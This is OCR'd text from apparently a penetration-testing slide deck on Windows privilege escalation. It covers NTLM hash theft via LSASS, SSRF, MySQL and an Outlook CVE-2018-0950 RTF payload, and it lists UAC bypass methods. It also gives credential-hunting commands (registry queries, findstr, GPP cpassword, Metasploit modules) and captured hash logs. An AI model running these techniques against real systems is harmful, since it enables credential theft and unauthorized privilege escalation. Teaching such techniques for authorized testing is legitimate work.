
Credential
User: 1e\davef
NTLM Hash: a87f3a337d73085c...


Credential
User: 1e\serviceaccount
NTLM Hash: 08337d5ca87f3a73...

Credential
User: 1e\ITAdmin
NTLM Hash: 1764f302acb417d2...

Local Security Authority (LSASS.EXE)

PC1





Credential
User: 1e\davef
NTLM Hash: a87f3a337d73085c...

Credential
User: 1e\serviceaccount
NTLM Hash: 08337d5ca87f3a73...

Credential
User: 1e\ITAdmin
NTLM Hash: 1764f302acb417d2...

Local Security Authority (LSASS.EXE)

PC1

Credential
User: 1e\miket
NTLM Hash: 0378ae1f2baa516c...

Credential
User: 1e\serviceaccount
NTLM Hash: 08337d5ca87f3a73...

Credential
User: 1e\Administrator
NTLM Hash: d764f302acb417d2...

Local Security Authority (LSASS.EXE)

PC2

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Stealing NTLM


From Web !!
Automatic Logon Policy (Win HTTP)
https://github.com/blazeinfosec/ssrf-ntlm/

MySQL
LOAD DATA INFILE

qprocess /server:15.15.45.41

Nltest


Outlook CVE-2018-0950



```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 172.20.10.12
[SMBv2] NTLMv2-SSP Username : DESKTOP-KES18RK\Admin
[SMBv2] NTLMv2-SSP Hash     : Admin::DESKTOP-KES18RK:e74a3715bf09710e:80DD0571
2358A34503C2389D883BB9:0101000000000000C0653150DE09D201DF83A23BEC9613B2000000
200080053004D004200330001001E00570049004E002D0050005200480034003900320052005100
```

Command Prompt

```
C:\Windows\System32>qprocess /SERVER:172.20.10.11
Error enumerating processes
```



127.0.0.1:8000/?url=http://37.13[redacted]

root@ns1: /home/julio


```
[SMB] Requested Share     : \\192.168.56.20\IPC$
[MSSQL] Cleartext Client   : [redacted]
[MSSQL] Cleartext Hostname : [redacted]
[MSSQL] Cleartext Username : [redacted]
[MSSQL] Cleartext Hash     : [redacted]
[POP3] Cleartext Client   : 1[redacted]
[POP3] Cleartext Username : us[redacted]
[POP3] Cleartext Password : use[redacted]



Challenge 2: e29173f124ba72e2
Challenge 2: e29173f124ba72e2
[HTTP] NTLMv2 Client   : 89.[redacted]
[HTTP] NTLMv2 Username : \julio_[redacted]
[HTTP] NTLMv2 Hash     : julio_[redacted]6F0B92439
3877DA51C2134F8AA121D0:01010000[redacted]9000000000
200060053004D004200010016005300[redacted]0040012007
3006D0062002E006C006F0063006100[redacted]0300030003
3002E0073006D0062002E006C006F00[redacted]06F0063006
1006C00080030003000000000000000[redacted]F07C01710C
1E377880DAAAEA4B612B2C212ED4068[redacted]0090020004
800540054005002F00330037002E00[redacted]00000000
```

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Stealing NTLM

Outlook CVE-2018-0950



CERT Coordination C... RTF test message 1:12 PM Here is a remote image:

CERT Coordination C... HTML test message 11:53 AM Here is a remote image:

CERT Coordir 1:12 PM

RTF test message

Here is a remote image:

RTF email message

Remote (via SMB) content is retrieved and rendered without user interaction

```
{\\rtf1{\\field{\\*\\fldinst {INCLUDEPICTURE "file://[HOST]/[IMAGE]" \\\\* MERGEFORMAT\\\\d}}{\\fldrslt}}}
```

By : Hossam Mohamed

Privilege Escalation From 1 To 0


User Account Control (UAC)

- security feature of Windows isn't ! :)
- Not a Security Boundary
- prevent unauthorized changes to the operating system (Run App ..etc)

- So UAC Is Issue For a pen tester !!

UAC Bypass

1. COM Handler Hijack
2. Memory Injection
3. Some Registry Keys like (FodHelper - Eventvwr)



User Account Control

Do you want to allow the following program from an unknown publisher to make changes to this computer?

Program name: KeePass-2.19-Setup.exe
Verified publisher: **Unknown**
File origin: Downloaded from the Internet

To continue, type an administrator password, and then click Yes.

Show details Yes No

By : Hossam Mohamed

Privilege Escalation From 1 To 0

Credentials

Credentials are everywhere .

Configs - Backups


Admin notes – Plaintext Passwords

Encrypted Credentials

Cashed Credentials (ftp – vnc .. Etc)

Post/windows/gather/credentials/*

grep => findstr
c:\sysprep.inf
c:\sysprep
c:\sysprep.xml
c:\Unattended.xml




Enter network credentials
Enter your credentials to connect to: ANDREWZ7

Domain:

□ Remember my credentials

The username or password is incorrect.



```
msf post(gpp) > set SESSION 1
SESSION => 1
msf post(gpp) > show options

Module options (post/windows/gather/credentials/gpp):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   ALL      true             no        Enumerate all domains on network.
   DOMAINS                   no        Enumerate list of space seperated domains DOMAINS="dom1 dom2".
   SESSION  1                yes       The session to run this module on.
   STORE    true             no        Store the enumerated files in loot.

msf post(gpp) > run

[*] Checking for group policy history objects...
[-] Error accessing C:\ProgramData\Microsoft\Group Policy\History : stdapi_fs_ls: Operation failed: The system cannot find the path specified.
[*] Checking for SYSVOL locally...
[-] Error accessing C:\Windows\SYSVOL\sysvol : stdapi_fs_ls: Operation failed: The system cannot find the path specified.
[*] Enumerating Domains on the Network...
[*] Retrieved Domain(s) ORNEK from network
[*] Enumerating domain information from the local registry...
[*] Retrieved Domain(s) ORNEK from registry
[*] Retrieved DC DCMAKINESI.ORNEK.LOCAL from registry
[*] Enumerating DCs for ORNEK on the network...
[-] No Domain Controllers found for ORNEK
[*] Searching for Policy Share on DCMAKINESI.ORNEK.LOCAL...
[+] Found Policy Share on DCMAKINESI.ORNEK.LOCAL
[*] Searching for Group Policy XML Files...
[*] Parsing file: \\DCMAKINESI.ORNEK.LOCAL\SYSVOL\ornek.local\Policies\{7ACED687-11DE-4A6C-B08B-91BBC95A87E6}\MACHINE\Preferences\Groups\Groups.
xml ...
```

By : Hossam Mohamed


Privilege Escalation From 1 To 0

Credentials

Passwords in registry's

Putty – snmp

reg query HKLM /f password /t REG_SZ /s




```
C:\Users\Vul10\Desktop>reg query HKLM /f password /t REG_SZ /s
reg query HKLM /f password /t REG_SZ /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Capabilities\Roaming\FormSuggest
    FilterIn    REG_SZ    FormSuggest Passwords,Use FormSuggest,FormSuggest PW Ask

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{2135f72a-90b5-4ed3-a7f1-8bb705ac276a}
    (Default)    REG_SZ    PicturePasswordLogonProvider

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{60b78e88-ead8-445c-9cfd-0b87f74ea6cd}
    (Default)    REG_SZ    PasswordProvider

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\SO\AUTH\LOGON\ASK
    Text    REG_SZ    Prompt for user name and password

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\SO\AUTH\LOGON\SILENT
    Text    REG_SZ    Automatic logon with current user name and password

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\SettingSync\WindowsSettingHandlers\PicturePasswordPicture
    RelativePath    REG_SZ    Microsoft\Windows\PicturePassword
```

By : Hossam Mohamed

Privilege Escalation From 1 To 0


Credentials



```
<?xml version="1.0" encoding="UTF-8"?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" uid="{5657BD66-7827-4E56-8CD7-
    32B524322A1B}" changed="2013-11-25 00:30:49" image="2" name="test">
      <Properties userName="test" subAuthority="" acctDisabled="0" neverExpires="0" noChange="0"
        changeLogon="1" cpassword="zkS7m3XryG3Mwr/HOHT59jYlMT7dW44EfdKEMK9/YyY" description=""
        fullName="" newName="" action="U"/>
    </User>
</Groups>
```


Have Groups.xml !

dir /s *pass* == *cred* == *vnc* == *.config*



```
C:\vul_app>dir /s *pass* == *admin*
dir /s *pass* == *admin*
 Volume in drive C has no label.
 Volume Serial Number is 7A1B-FE52

 Directory of C:\vul_app

07/10/2017  05:14 PM                43 password.txt
               1 File(s)             43 bytes

     Total Files Listed:
               1 File(s)             43 bytes
               0 Dir(s)  11,889,815,552 bytes free

C:\vul_app>
```

findstr /si password *.xml *.ini *.txt



```
C:\vul_app>findstr /si password *.xml *.ini *.txt
findstr /si password *.xml *.ini *.txt
password.txt:Bingo! You found a fake password file! haha
C:\vul_app>
```

Password In Paper !


By : Hossam Mohamed

Privilege Escalation From 1 To 0

Users Information

Local Administrators Check
net localgroup administrators

Domain user listing
Get-ADUser -Filter * -SearchBase "dc=domain,dc=local" | select Name,SID



```
PS C:\> net localgroup administrators
Alias name     administrators
